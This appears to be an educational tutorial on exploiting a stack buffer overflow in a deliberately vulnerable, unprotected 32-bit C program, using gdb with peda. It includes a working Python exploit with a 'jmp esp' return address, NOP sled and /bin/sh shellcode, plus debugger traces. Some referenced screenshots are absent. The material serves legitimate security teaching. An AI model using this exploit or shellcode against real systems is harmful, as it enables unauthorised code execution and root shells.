Stack overflow exploitation

In order to illustrate how the stack overflow exploitation goes I'm going to use the following *c* code:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

static void __attribute__((unused)) not_here(void)
{
        system("ls");
}
void met4(int a1)
{
 printf ("Last method\n");
}
void met2(int a, int b)
{
 int c = a+b;
}
void met1(char *ar1)
{
 char ar2[120];
 strcpy(ar2,ar1);

 met4(5);
}
void met3(char *ar1)
{
 met1(ar1);
}
int main (int argc, char* argv[])
{
 if (argc==1)
 {
  printf("Parameter is needed\n");
  return 1;
 }
 met2(4,6);
 met3(argv[1]);
 return 0;
}
```

The code contains several methods, but the vulnerable codepart is placed in *met1* with an uncontrolled *strcpy*. During the exploitation I will assume that we don't have the source. The source is compiled with *gcc* with disabling all protections:

```
root@kali:~# gcc -m32 -fno-stack-protector -z execstack -no-pie -Wl,-z,norelro -
static -o manymeth manymeth.c
root@kali:~# 
```

Without the source code the only option we have is to start to use the binary. *Manymeth* has a very limited functionality, it writes a message to the console:

```
root@kali:~# ./manymeth
Parameter is needed
root@kali:~# ./manymeth aa
Last method
root@kali:~#
```

The first step is to force the binary to a segmentation fault error. For *manymeth* is quite easy by providing too long input:

```
root@kali:~# ./manymeth AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Last method
Segmentation fault
```

For finding the reason of the segmentation fault, we're going to use *gdb* (debugger) with *peda* extension (Python Exploit Development Assistance for GDB) on kali linux. For the *peda* setup, first we need to download *peda* from a *git repo* and then edit the *gdb* settings:

git clone https://github.com/longld/peda
gedit /etc/gdb/gdbinit

By placing the following line to *gdbinit*

 # System-wide GDB initialization file.
source ~/peda/peda.py

gdb now has the peda extension:


```
root@kali:~# gdb ./manymeth
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.
html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copyin
g"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./manymeth...(no debugging symbols found)...done.
gdb-peda$
```

Peda provides several very useful functionality for debugging an application. The available commands can be listed by the *peda* command:

```
gdb-peda$ peda
PEDA - Python Exploit Development Assistance for GDB
For latest update, check peda project page: https://github.com/longld/peda
List of "peda" subcommands, type the subcommand to invoke it:
aslr -- Show/set ASLR setting of GDB
asmsearch -- Search for ASM instructions in memory
assemble -- On the fly assemble and execute instructions using NASM
checksec -- Check for various security options of binary
cmpmem -- Compare content of a memory region with a file
context -- Display various information of current execution context
context_code -- Display nearby disassembly at $PC of current execution cont
ext
context_register -- Display register information of current execution conte
xt
context_stack -- Display stack of current execution context
crashdump -- Display crashdump info and save to file
deactive -- Bypass a function by ignoring its execution (eg sleep/alarm)
distance -- Calculate distance between two addresses
dumpargs -- Display arguments passed to a function when stopped at a call i
nstruction
dumpmem -- Dump content of a memory region to raw binary file
dumprop -- Dump all ROP gadgets in specific memory range
eflags -- Display/set/clear/toggle value of eflags register
elfheader -- Get headers information from debugged ELF file
elfsymbol -- Get non-debugging symbol information from an ELF file
gennop -- Generate abitrary length NOP sled using given characters
getfile -- Get exec filename of current debugged process
getpid -- Get PID of current debugged process
goto -- Continue execution at an address
help -- Print the usage manual for PEDA commands
hexdump -- Display hex/ascii dump of data in memory
hexprint -- Display hexified of data in memory
jmpcall -- Search for JMP/CALL instructions in memory
loadmem -- Load contents of a raw binary file to memory
lookup -- Search for all addresses/references to addresses which belong to
a memory range
nearpc -- Disassemble instructions nearby current PC or given address
nextcall -- Step until next 'call' instruction in specific memory range
nextjmp -- Step until next 'j*' instruction in specific memory range
```

```
nxtest -- Perform real NX test to see if it is enabled/supported by OS
patch -- Patch memory start at an address with string/hexstring/int
pattern -- Generate, search, or write a cyclic pattern to memory
pattern_arg -- Set argument list with cyclic pattern
pattern_create -- Generate a cyclic pattern
pattern_env -- Set environment variable with a cyclic pattern
pattern_offset -- Search for offset of a value in cyclic pattern
pattern_patch -- Write a cyclic pattern to memory
pattern_search -- Search a cyclic pattern in registers and memory
payload -- Generate various type of ROP payload using ret2plt
pdisass -- Format output of gdb disassemble command with colors
pltbreak -- Set breakpoint at PLT functions match name regex
procinfo -- Display various info from /proc/pid/
profile -- Simple profiling to count executed instructions in the program
pyhelp -- Wrapper for python built-in help
readelf -- Get headers information from an ELF file
refsearch -- Search for all references to a value in memory ranges
reload -- Reload PEDA sources, keep current options untouch
ropgadget -- Get common ROP gadgets of binary or library
ropsearch -- Search for ROP gadgets in memory
searchmem -- Search for a pattern in memory; support regex search
session -- Save/restore a working gdb session to file as a script
set -- Set various PEDA options and other settings
sgrep -- Search for full strings contain the given pattern
shellcode -- Generate or download common shellcodes.
show -- Show various PEDA options and other settings
skeleton -- Generate python exploit code template
skipi -- Skip execution of next count instructions
snapshot -- Save/restore process's snapshot to/from file
start -- Start debugged program and stop at most convenient entry
stepuntil -- Step until a desired instruction in specific memory range
strings -- Display printable strings in memory
substr -- Search for substrings of a given string/number in memory
telescope -- Display memory content at an address with smart dereferences
tracecall -- Trace function calls made by the program
traceinst -- Trace specific instructions executed by the program
unptrace -- Disable anti-ptrace detection
utils -- Miscelaneous utilities from utils module
vmmap -- Get virtual mapping address ranges of section(s) in debugged proce
ss
waitfor -- Try to attach to new forked process; mimic "attach -waitfor"
xinfo -- Display detail information of address/registers
```

Debugging the binary means that the binary is executed step by step while the virtual memory of the binary can be analyzed (check what are in the memory and in the registers). The debug can be started with the start command:



Peda prints out the code segment and the stack. In the code part we can see the memory address where the current execution is (this is *0x80484ea*) and the next instruction to be executed (*call 0x8048548*) Executing this instruction is possible with the step command: *s*. Here you can find the full list of gdb commands: http://www.yolinux.com/TUTORIALS/GDB-Commands.html

The call instruction redirects the execution to another part of the code segment. It is a method call, so the execution will jump to the specified address: *0x8048548*. Instead of using *s* we have other options. Typing *until 0x80484ef* will execute a series of commands until the specified address is reached. Practically this means stepping out a whole method. Let's enter to the function now, to see what is happening during the method execution. A method can have parameters and *peda* tries to guess it. For this *_x86.get_pc_thunk.ax* method peda's guessing was *0x1* for the first parameter and *0x0* for the second and the third parameters.

By entering to the function (*s*) we can execute the method instructions step by step while we can see the stack frame of the method. The stack frame contains the local variables and the return pointer of the method. This case we have no local variables but it is clear that the method exits after the second instruction. The first instruction of the method is at *0x8048548*, the second instruction is the *ret* at *0x804854b*. When the program executes a *ret* instruction, it takes the memory address from the top of the stack and jumps there. In this particular case this address is the *0x80484ef*. So after the execution of the *ret* the *eip* (extended instruction pointer register) jumps to *0x80484ef*.

```
EAX: 0xf7fabdd8 --> 0xffffd3cc --> 0xffffd567 ("LS_COLORS=rs=0:di=01;34:ln=01;36:
35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:
37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...)
EBX: 0x0
ECX: 0xffffd330 --> 0x1
EDX: 0xffffd354 --> 0x0
ESI: 0xf7faa000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd318 --> 0x0
ESP: 0xffffd30c --> 0x80484ef (<main+20>:       add    eax,0x13f1)
EIP: 0x8048548 (<__x86.get_pc_thunk.ax>:        mov    eax,DWORD PTR [esp])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048543 <main+104>:        pop    ebp
   0x8048544 <main+105>:        lea    esp,[ecx-0x4]
   0x8048547 <main+108>:        ret
=> 0x8048548 <__x86.get_pc_thunk.ax>:   mov    eax,DWORD PTR [esp]
   0x804854b <__x86.get_pc_thunk.ax+3>: ret
   0x804854c <__x86.get_pc_thunk.ax+4>: xchg   ax,ax
   0x804854e <__x86.get_pc_thunk.ax+6>: xchg   ax,ax
   0x8048550 <__libc_csu_init>: push   ebp
[------------------------------------stack-------------------------------------]
0000| 0xffffd30c --> 0x80484ef (<main+20>:      add    eax,0x13f1)
0004| 0xffffd310 --> 0xffffd330 --> 0x1
0008| 0xffffd314 --> 0x0
0012| 0xffffd318 --> 0x0
0016| 0xffffd31c --> 0xf7dede81 (<__libc_start_main+241>:       add    esp,0x10)
0020| 0xffffd320 --> 0xf7faa000 --> 0x1d4d6c
0024| 0xffffd324 --> 0xf7faa000 --> 0x1d4d6c
0028| 0xffffd328 --> 0x0
[------------------------------------------------------------------------------]
```

We can start the execution from the beginning with the start command. The parameters can be added after the start command:

```
gdb-peda$ start AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

There is a possibility to execute the whole program with the *run* or *r* command. In that case we get the segmentation fault immediately.

```
[----------------------------------registers-----------------------------------]
EAX: 0xc ('\x0c')
EBX: 0x41414141 ('AAAA')
ECX: 0x804a160 ("Last method\n")
EDX: 0xf7fab890 --> 0x0
ESI: 0xf7faa000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd180 ('A' <repeats 198 times>)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------------------]
0000| 0xffffd180 ('A' <repeats 198 times>)
0004| 0xffffd184 ('A' <repeats 194 times>)
0008| 0xffffd188 ('A' <repeats 190 times>)
0012| 0xffffd18c ('A' <repeats 186 times>)
0016| 0xffffd190 ('A' <repeats 182 times>)
0020| 0xffffd194 ('A' <repeats 178 times>)
0024| 0xffffd198 ('A' <repeats 174 times>)
0028| 0xffffd19c ('A' <repeats 170 times>)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

Unfortunately we have no concrete information where the segmentation fault happened. The stack is full of the *A* series, so probably that was a stack overflow, but we need to find which method produced the stack overflow. For that, we apply the following strategy: the execution goes step by step, but we try to step over each function (execute a whole function at once). We can do it with the *until* command or typing *s* to enter the function then using the *finish* command which executes the program until the end of the current method. Using this strategy we step over the method at *0x8048548* and step until reaching the next *call* instruction (typing *s* continuously). The next method that we are reaching is the *met2* at *0x8048461*.

```
EDX: 0xffffd1f4 --> 0x0
ESI: 0xf7faa000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd1b8 --> 0x0
ESP: 0xffffd1a0 --> 0x4
EIP: 0x804851d (<main+66>:      call   0x8048461 <met2>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048516 <main+59>: sub    esp,0x8
   0x8048519 <main+62>: push   0x6
   0x804851b <main+64>: push   0x4
=> 0x804851d <main+66>: call   0x8048461 <met2>
   0x8048522 <main+71>: add    esp,0x10
   0x8048525 <main+74>: mov    eax,DWORD PTR [ebx+0x4]
   0x8048528 <main+77>: add    eax,0x4
   0x804852b <main+80>: mov    eax,DWORD PTR [eax]
Guessed arguments:
arg[0]: 0x4
arg[1]: 0x6
[------------------------------------stack-------------------------------------]
0000| 0xffffd1a0 --> 0x4
0004| 0xffffd1a4 --> 0x6
0008| 0xffffd1a8 --> 0xffffd270 --> 0xffffd567 ("LS_COLORS=rs=0:di=01;34:ln=01;36
;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41
=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...)
0012| 0xffffd1ac --> 0x80484ef (<main+20>:      add    eax,0x13f1)
0016| 0xffffd1b0 --> 0xffffd1d0 --> 0x2
0020| 0xffffd1b4 --> 0x0
0024| 0xffffd1b8 --> 0x0
0028| 0xffffd1bc --> 0xf7dede81 (<__libc_start_main+241>:       add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0804851d in main ()
gdb-peda$
```

By stepping out *method2* (*s + finish*) we have no segmentation fault (see picture), so we can continue.

```
[-------------------------------------code--------------------
   0x8048519 <main+62>: push   0x6
   0x804851b <main+64>: push   0x4
   0x804851d <main+66>: call   0x8048461 <met2>
=> 0x8048522 <main+71>: add    esp,0x10
   0x8048525 <main+74>: mov    eax,DWORD PTR [ebx+0x4]
   0x8048528 <main+77>: add    eax,0x4
   0x804852b <main+80>: mov    eax,DWORD PTR [eax]
   0x804852d <main+82>: sub    esp,0xc
```

Met3 seems to be suspicious since the first guessed argument is the A series:

```
[-------------------------------------code-------------------
   0x804852b <main+80>: mov    eax,DWORD PTR [eax]
   0x804852d <main+82>: sub    esp,0xc
   0x8048530 <main+85>: push   eax
=> 0x8048531 <main+86>: call   0x80484ba <met3>
   0x8048536 <main+91>: add    esp,0x10
   0x8048539 <main+94>: mov    eax,0x0
   0x804853e <main+99>: lea    esp,[ebp-0x8]
   0x8048541 <main+102>:        pop    ecx
Guessed arguments:
arg[0]: 0xffffd418 ('A' <repeats 200 times>...)
[------------------------------------stack-------------------
0000| 0xffffd1a0 --> 0xffffd418 ('A' <repeats 200 times>...)
0004| 0xffffd1a4 --> 0x6
0008| 0xffffd1a8 --> 0xffffd270 --> 0xffffd567 ("LS_COLORS=rs
```

And that's correct; executing the whole *method3* we get the segmentation fault. So now we localized the vulnerability somewhere inside *met3*, but we must restart the debugging and execute *met3* step by step to locate the vulnerability more precisely.


Met3 has the *_x86.get_pc_thunk.ax* method again, but before that we can see the method prologue:

```
[-------------------------------------code-------------------------------------]
   0x80484b5 <met1+54>: mov    ebx,DWORD PTR [ebp-0x4]
   0x80484b8 <met1+57>: leave
   0x80484b9 <met1+58>: ret
=> 0x80484ba <met3>:    push   ebp
   0x80484bb <met3+1>:  mov    ebp,esp
   0x80484bd <met3+3>:  sub    esp,0x8
   0x80484c0 <met3+6>:  call   0x8048548 <__x86.get_pc_thunk.ax>
   0x80484c5 <met3+11>: add    eax,0x141b
[------------------------------------stack-------------------------------------]
```


A method prologue contains the saving of the current stack pointer (*esp*) to the base pointer (*ebp*) and the modification of the stack (*sub esp,0x8*). Inside *met3* a new method came across *met1*:

```
[-------------------------------------code------------
   0x80484c5 <met3+11>: add    eax,0x141b
   0x80484ca <met3+16>: sub    esp,0xc
   0x80484cd <met3+19>: push   DWORD PTR [ebp+0x8]
=> 0x80484d0 <met3+22>: call   0x804847f <met1>
   0x80484d5 <met3+27>: add    esp,0x10
   0x80484d8 <met3+30>: nop
   0x80484d9 <met3+31>: leave
   0x80484da <met3+32>: ret
Guessed arguments:
arg[0]: 0xffffd418 ('A' <repeats 200 times>...)
```

We can also see the epilogue of the method which restore the stack to the normal state (*add esp, 0x10*) and the *leave + ret* combination. Probably the *met1* will cause the segmentation fault inside *met3* since there's no other functionality inside *met3*. This assumption is correct, so now we know that *met1* contains the vulnerable code and we have to restart the debugging. Let's jump to the beginning of *met1* (using *s* and *finish* from the beginning or either we can set a breakpoint at the *met1* beginning by *b *met1* then run the program). Met1 has *x86.get_pc* method too, but the most interesting part is on the following screenshot:



Met1 calls the *strcpy* function that is one possible place of stack overflow. Executing the *strcpy* the stack is now full of the *AAAA*s.



It is also fading out that there's another method after *strcpy* which is called *met4*. So let's try to step over it. It's fine without any error so now we are arriving to the epilogue of *met1*:

The previous screenshot contains the problem. We have a *ret* instruction, but the return address is overwritten, because now we have the *A* series on the stack. But at least we have the information which method caused the segmentation fault and which part of the stack corruption led to the segmentation fault. The corrupted stack address is *0xffffd17c*. With *gdb* it is easy to check any readable part of the virtual address space e.g. *x/64x 0xffffd000* prints out 64 bytes from the specified address.

```
gdb-peda$ x/64x 0xffffd000
0xffffd000:     0x80    0xad    0xfa    0xf7    0x60    0xa1    0x04    0x08
0xffffd008:     0x0c    0x00    0x00    0x00    0xfa    0x7a    0xe4    0xf7
0xffffd010:     0xd4    0x07    0x00    0x00    0x60    0xa1    0x04    0x08
0xffffd018:     0x0c    0x00    0x00    0x00    0x2d    0xf7    0xfd    0xf7
0xffffd020:     0x00    0x00    0x00    0x00    0xff    0xff    0xff    0xff
0xffffd028:     0xeb    0x54    0xe4    0xf7    0x0c    0x00    0x00    0x00
0xffffd030:     0x0a    0x00    0x00    0x00    0x00    0xa0    0xfa    0xf7
0xffffd038:     0xb8    0xd0    0xff    0xff    0x4d    0x77    0xe4    0xf7
```

We need to find the beginning of the *AAAA*s to calculate the relative distance between the beginning of the *AAAA*s and the corrupted return address. The first *A* is at *0xffffd0f8*.

```
0xffffd0c0:     0xd0    0x85    0x04    0x08    0x90    0xad    0xfe    0xf7
0xffffd0c8:     0xf8    0xd0    0xff    0xff    0x42    0x84    0x04    0x08
0xffffd0d0:     0xe0    0x98    0x04    0x08    0xe0    0x98    0x04    0x08
0xffffd0d8:     0x78    0xd1    0xff    0xff    0xb1    0x84    0x04    0x08
0xffffd0e0:     0x05    0x00    0x00    0x00    0x18    0xd4    0xff    0xff
0xffffd0e8:     0x00    0x00    0x00    0x00    0x8e    0x84    0x04    0x08
0xffffd0f0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd0f8:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
```

The difference between *0xffffd17c* and *0xffffd0f8* is *0x84* which is 132 in decimal. The exploit for this particular vulnerability should contain 132 pieces of something (e.g. *A*) then the return address. Now it’s time to look for an appropriate return address. In case of stack overflow we are looking for “*jmp esp*” instructions in the memory, because it redirects the execution back to the stack, so a code can be executed there. Fortunately *peda* has the right command for that: *asmsearch*

```
gdb-peda$ asmsearch 'jmp esp'
Searching for ASM code: 'jmp esp' in: binary ranges
0x080482d1 : (35e4)     xor     eax,0x80498e4
0x08048325 : (83e4)     and     esp,0xfffffff0
0x080484df : (83e4)     and     esp,0xfffffff0
0x08048507 : (e8e4)     call    0x80482f0 <puts@plt>
0x0804864f : (ffe4)     jmp     esp
0x08048d0f : (00e4)     add     ah,ah
0x080492d1 : (35e4)     xor     eax,0x80498e4
0x08049325 : (83e4)     and     esp,0xfffffff0
0x080494df : (83e4)     and     esp,0xfffffff0
0x08049507 : (e8e4)     call    0x80492f0
0x0804964f : (ffe4)     jmp     esp
```

So the exploit should contain 132 padding characters then the *0x0804864f* address. Since current processors use little-endian coding the memory addresses should be reversed (python can do the trick). Finally the exploit has to contain the payload. We try out the following exploit:

```
import struct

ex = 'A'*132
ex += struct.pack("<L", 0x804864f)
ex += '\x90'*20
ex += "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
ex += "\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
ex += "\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd"
ex += "\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
ex += "\x73\x68\x4e\x41\x41\x41\x41\x42\x42\x42\x42"

print ex
```

```
root@kali:~# ./manymeth `python poc_methods.py`
Last method
#
```

As the screenshot shows the exploit was successful. Despite of this we can check it with the debugger:

```
[-------------------------------------code---------------------
   0x80484b4 <met1+53>: nop
   0x80484b5 <met1+54>: mov    ebx,DWORD PTR [ebp-0x4]
   0x80484b8 <met1+57>: leave
=> 0x80484b9 <met1+58>: ret
   0x80484ba <met3>:    push   ebp
   0x80484bb <met3+1>:  mov    ebp,esp
   0x80484bd <met3+3>:  sub    esp,0x8
   0x80484c0 <met3+6>:  call   0x8048548 <__x86.get_pc_thunk.ax>
[------------------------------------stack---------------------
0000| 0xffffd1fc --> 0x804864f --> 0x1e4ff
0004| 0xffffd200 --> 0x90909090
0008| 0xffffd204 --> 0x90909090
0012| 0xffffd208 --> 0x90909090
0016| 0xffffd20c --> 0x90909090
0020| 0xffffd210 --> 0x90909090
0024| 0xffffd214 --> 0x46b0c031
0028| 0xffffd218 --> 0xc931db31
[--------------------------------------------------------------
Legend: code, data, rodata, value
0x080484b9 in met1 ()
gdb-peda$
```

As it can be seen when *met1* finishes the execution it takes the provided *jmp esp* address from the stack (*0x0804864f*). *Jmp esp* jumps back to the stack and that is how the payload is executed.

```
[-------------------------------------code-----
=> 0x804864f:    jmp    esp
 | 0x8048651:    add    DWORD PTR [eax],eax
 | 0x8048653:    add    BYTE PTR [eax+eax*1],dl
 | 0x8048656:    add    BYTE PTR [eax],al
 |->   0xffffd200:       nop
       0xffffd201:       nop
       0xffffd202:       nop
       0xffffd203:       nop
```

```
[-------------------------------------code-----
   0xffffd1fb:  inc    ecx
   0xffffd1fc:  dec    edi
   0xffffd1fd:  xchg   BYTE PTR [eax+ecx*1],al
=> 0xffffd200:  nop
   0xffffd201:  nop
   0xffffd202:  nop
   0xffffd203:  nop
   0xffffd204:  nop
```

…

```
[-----------------------------------code--
   0xffffd211:  nop
   0xffffd212:  nop
   0xffffd213:  nop
=> 0xffffd214:  xor    eax,eax
   0xffffd216:  mov    al,0x46
   0xffffd218:  xor    ebx,ebx
   0xffffd21a:  xor    ecx,ecx
   0xffffd21c:  int    0x80
```